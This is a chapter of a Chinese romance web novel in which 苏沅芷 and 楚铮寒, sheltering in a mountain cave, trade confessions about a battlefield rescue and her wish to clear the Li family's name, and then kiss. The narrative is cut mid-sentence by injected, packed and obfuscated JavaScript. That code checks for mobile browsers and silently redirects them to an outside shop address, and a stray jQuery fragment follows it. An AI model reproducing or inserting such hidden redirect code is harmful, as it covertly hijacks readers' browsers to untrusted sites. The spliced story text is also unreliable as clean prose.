文趣网 > 其他小说 > 始乱终弃男鬼徒弟后 > 32. 小兽
    山洞里寂静得针落可闻。

    二人靠得太近,呼吸无可避免交缠在一起。

    他的气息里有檀香味,混杂着些潮湿的味道,几乎让苏沅芷头晕目眩。

    ——楚铮寒认出了她方才刺马破阵的招式。

    这是她从未想过的展开。

    心跳因为露怯而加速,她不知该如何回应,犹豫间,甚至下意识拉开了与楚铮寒的距离。

    楚铮寒的眼神立刻冷了,伸手攀住她的背,将她摁了回来。

    动作间,他用鼻尖抵在她的颈窝,深吸了一口气,开始嗅闻她身上的味道。

    苏沅芷浑身一寒。

    她策马奔波而来,出了不少汗,再加上方才拖着楚铮寒进山洞时蹭到些泥灰,身上的味道,怎么样也不该是好闻的。

    可楚铮寒却食髓知味,顺着她的脖颈向上嗅闻着,从颈窝到下颌,再到耳垂。

    动作缓慢又温和,近乎让苏沅芷品出了些许眷恋之意。

    仿佛她是什么有迷人香气的花。

    鼻尖蹭在皮肤上的痒意让她半边身子都在发麻,方才感到的恶寒逐渐被另一种感觉所覆盖。

    好奇怪。

    这感觉实在怪异,从腰侧开始蔓延,所经之处都像被热池浸泡一样变得软而烫,它一路沿着脊柱攀至脑海,苏沅芷咬住唇,才没让自己闷哼出声。

    好奇怪。

    她不说话,他的唇就继续向上,故意擦过她耳侧,吐出来的话也变得滚烫无比:“师娘,回答我。”

    语气幽幽然,轻得如山洞里漂浮的灰尘。

    恍惚间,苏沅芷意识到楚铮寒处在失控的边缘。不能再沉默下去了。

    她不再抵抗,转而用手捧住了楚铮寒的脸,阻止他继续嗅闻的同时,强迫他看向了她。

    一双浑黑的眸子与一双泛红的杏眼对视。

    楚铮寒怔住了。

    “我说的都是实话,李家当年在战乱中救下我这个渔村孤女是真,李家二少为了给我一个身份将我纳做妾也是真。”

    刚开口时,苏沅芷发现自己声音有些颤抖,她很快调整回来,压平了语气。

    “当年李家大小姐李鳞真作为大将军与李家家主一同参与野原之战,我为了报答李家恩情,便也主动提出想上阵杀敌。”

    楚铮寒呼吸逐渐由重转轻,终于从方才的失控中回过神来,抬手覆在了苏沅芷的手背上:“所以,你在这之前就会武功了?”

    即便接近失控边缘,他依旧保持思考,很容易发现她话里的破绽。

    苏沅芷想收回手,楚铮寒却加了力道,强迫她一直捧着他的脸。

    她没了办法,维持着这个诡异的姿势,解释道:“我当年在渔村学了些浅显的功夫,但在战场上总归是不够用的,那天被敌军偷袭,我受了重伤,慌乱下与大部队分离。”

    “我记得当时浑身没有一处不在疼,血流了一路,敌军很容易就找到了我。我几近昏迷,以为自己就要交待在战场上的时候,是一位少年将军策马赶来,用刺马的招式破开人墙,救下了我。只是,再睁眼时我已经回到了军营,没人记得是谁救下了我,就连我自己也回忆不起来了。”

    听着听着,楚铮寒垂下了眸:“那天敌军袭击太突然,混战中,我碰巧瞥见一个士兵被敌军围了起来,恰好父亲那边势头正旺,不太需要我的援助,我便调头赶了过去。”

    说到最后,他噤声,偏过头,略带怜惜地吻住了苏沅芷的掌心:“还好我没有错过你。”

    沙哑的嗓音与近乎虔诚的吻让苏沅芷不自觉蜷起手指。

    他对她的依恋,比她想象中深太多了。

    可,这是好事么?

    他这样的人,愿意给十倍百倍的爱,就会在被抛弃后,报复回千倍万倍的恨。

    苏沅芷压下心底攀起的情绪,深吸一口气,叹道:“我没想到,当年救下我的人竟然是你。”

    此话一出,楚铮寒整个人明显一僵。

    他握住苏沅芷的手陡然加了不少力道,语气也变得发冷:“若不是我恰好认出来,你打算瞒我到什么时候?”

    他太敏锐,几乎瞬间就觉察出苏沅芷自己都未发觉的潜台词。

    ——若不是他认出来了,她本来没有打算坦白的。

    苏沅芷怔了怔,这份错拍很快被楚铮寒捕捉去,他握住苏沅芷的手,语气已然不善:“李家二少救了你,你忠于他也是正常。”

    此话一出,本来有些心虚的苏沅芷,也被带了几分火气出来。

    他没完没了地试探她的原因,竟然是觉得她要忠于李二之妾这个身份?

    她在他眼里,竟然是这种人?

    苏沅芷忽然笑了,讲出的话,也不自觉锋利:“我自然是忠于他的,不然崔平川那日在祠堂也不会骂我旧情未了了。”

    她知道楚铮寒在她抄经时窥视着她,也定然听到了崔平川骂她的这句话。

    果不其然,楚铮寒的脸色近乎在瞬间就变得惨白。

    他更加用力握住苏沅芷的手,近乎咬牙切齿:“既然你心有所属,那日在营帐里又何必吻我。”

    苏沅芷没说话,静静盯着楚铮寒。看他睫毛因为愤怒而颤抖,本就病弱的面容褪去最后一点血色,喉结也跟着呼吸上下滚动。

    几乎脆弱到一击击破。

    她感到有什么东西正在胸口翻滚着,肆意冲撞,缓缓漫到了喉头。

    似是被她的沉默彻底激怒,楚铮寒收了力道,直起身子,第一次主动拉开与苏沅芷的距离。

    “你方才也听到了,我是为了父亲才与你合作,即便没有你,我也会查出真相。所以,你不必为了案子蓄意接近我。”

    “苏沅芷,别这样下作。”

    他语气冷漠,说出来的话也足够狠。

    可苏沅芷不但没有被伤到,就连方才那星点的怒火也被这句话浇灭了。

    无论是爱还是恨,都是红尘之物,而他楚铮寒是佛龛里一座无喜无悲的雕塑,向来不染凡尘。

    如今,这样的雕塑,竟然用这样锋利又难听的话指责人。

    他早就沦陷了。

    苏沅芷没忍住,浅笑几声,在楚铮寒要再度发怒指责她时,她伸手,扶住他的脸,主动吻住了他苍白的唇。

    身侧的火堆灭了,只剩下微弱的月光透过狭窄的山洞口,吝啬地铺在二人脚下。

    楚铮寒只愣了一息,而后,立刻承住了这个吻。

    与上次营帐中那个浅尝辄止的吻全然不同,这一次,两个人都暗暗较着劲。

    苏沅芷轻轻张开了自己的嘴,主动让檀香味涌入自己的口腔。楚铮寒的舌尖也是滚烫的,似一头小兽莽撞地闯进来,肆意劫掠她的气息。

    她感受到楚铮寒的手攀上她的背,力道逐渐收紧,将她死死禁锢在了他的怀里。

    呼吸变成了奢侈,脑袋也变得昏沉。

    这一场战争,开战的是苏沅芷,攻城的却是楚铮寒。

    二人身体贴合,唇齿交融,滚烫鼻息之间,早已不分你我,只是同为猎手的本性让二人都不愿在这场拉锯战中服软。

    最终,是几近窒息的苏沅芷先败下阵来,用手抵在楚铮寒的胸口,拉开了距离,大口呼吸。

    到底是将军更擅长攻城略地。

    她不服输

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17619961|204210||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    地想。

    楚铮寒没有松开摁在她背上的手,只半阖着眼,静静盯着她。

    眼神幽深,似是在用眸光临摹她这一刻的慌乱。

    苏沅芷放在他胸口上的手故意使了些力,压得他闷哼一声,却依旧没有松开她。

    “你这样不放开我,算下作么?”“算。”

    ……

    话语里有几分自暴自弃。

    苏沅芷再也生不起气来,好笑道:“你们这些男子,总觉得女子只能忠于男人。”

    见他不说话,苏沅芷又抬头,主动吻住他颤抖的眼皮:

    “我不喜欢李二,李二也不喜欢我。”

    她一边说着,一边吻着楚铮寒。蜻蜓点水的吻落在他的眼角、鼻梁、鼻尖、唇角、下颌。

    “楚铮寒,我是为了李家,也更是为了李大小姐李鳞真,才想要查出真相的。”

    最后一个吻,落在他肩上的伤口处。

    “当年李家大火,是她将我护在身下,用她的命,换回了我的命。”

    “我不相信李家会贪污税银,也不相信她会畏罪放火,所以,我想为她翻案。”

    楚铮寒因极力地克制而颤抖起来,苏沅芷尝到些血腥味。

    她将双唇紧紧贴在那绷带上,声音有些闷:

    “相信我,岑寂。”

    岑寂二字一出,楚铮寒呼吸都停了。他愣了好一会儿,才终于张嘴吸气,找回了自己的呼吸。

    他凑过头来,似是想要吻她。

    可双唇即将再次贴合之时,他蹙起眉心,主动偏头,将那一吻堪堪落在她肩上。

    克制又温柔。

    苏沅芷心漏跳了一拍。

    一吻过后,肩头传来细细密密的刺痛。

    ——是楚铮寒用尖牙咬着她,像小兽失控的厮磨。

    待刺痛停止,她听到楚铮寒在耳旁喃喃道:“你若是再骗我……”

    后半句话,声音太轻,她没有听清。

    她攥紧双拳,克制住想要抱住他的冲动。

    这种时候,给予太多的回应,对二人来说,都太过残忍。

    于是苏沅芷只是深吸一口气,将脑袋轻轻靠在了楚铮寒的脑袋上。“我不骗你。”

    得到回应,他再次将她抱入怀里,贪恋地在她颈间汲取她的气息。

    她感受到楚铮寒的手攀上她的后颈,把她轻轻往下带。

    月光从洞口斜斜照进来,她看见月光流淌在洞顶之上,似一张白纱罩在面前。

    朦胧、飘忽,如梦似幻。

    她缓缓闭上了眼。

    明明还没决定此事结束后的去留,她却已经隐约意识到——若她最后抛弃楚铮寒,他一定会疯掉。

    可她有的选么?

    她与他,从一开始就是因为利用而认识对方。

    又怎么不可能因为利用而分别呢?

    思忖间,掐在腰上的手越收越紧,吻也变得愈发激进。

    雪是烫的,淋在她身上,蒸腾出心底最幽怨的痒。

    檀香味攀进鼻腔,汗毛跟着竖起,有什么东西从她不愿承认的地方涌了上来。

    她知道自己最终会选择抛弃楚铮寒。

    只是这抛弃的后果,似乎比她想象中,要大得太多太多。……

    “雪大了。”

    恍惚与沉沦最终被楚铮寒的气音打断。

    她侧头望去,山洞外,月光下的雪将一切再度染成洁净的白。

    如此无声、寂灭、纯粹。似乎能淹没一切翻涌的、阴暗的、纠缠的黑。